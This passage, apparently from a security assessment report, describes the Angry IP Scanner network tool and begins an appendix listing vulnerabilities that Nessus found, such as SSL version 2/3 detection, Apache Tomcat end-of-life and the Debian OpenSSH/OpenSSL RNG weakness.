and security teams in understanding threats, including their complexity and severity [8].


- **Angry IP Scanner:** Angry IP scanner is easy to use, effective, and has a small footprint as an IP address and port scanner. This tool can scan IP addresses across any range and their ports, and it's made to work on different platforms. It sends a ping to each IP address, checks if it's active, resolves the hostnames, finds out the MAC addresses, and scans the ports. You can add more features by using plugins [9].

Appendix B: Identified Other Critical Vulnerabilities using Nessus

- **SSL Version 2 and 3 protocol Detection**



- **Apache Tomcat SEoL**



- **Debian OpenSSH/OpenSSL Package RNG Weakness**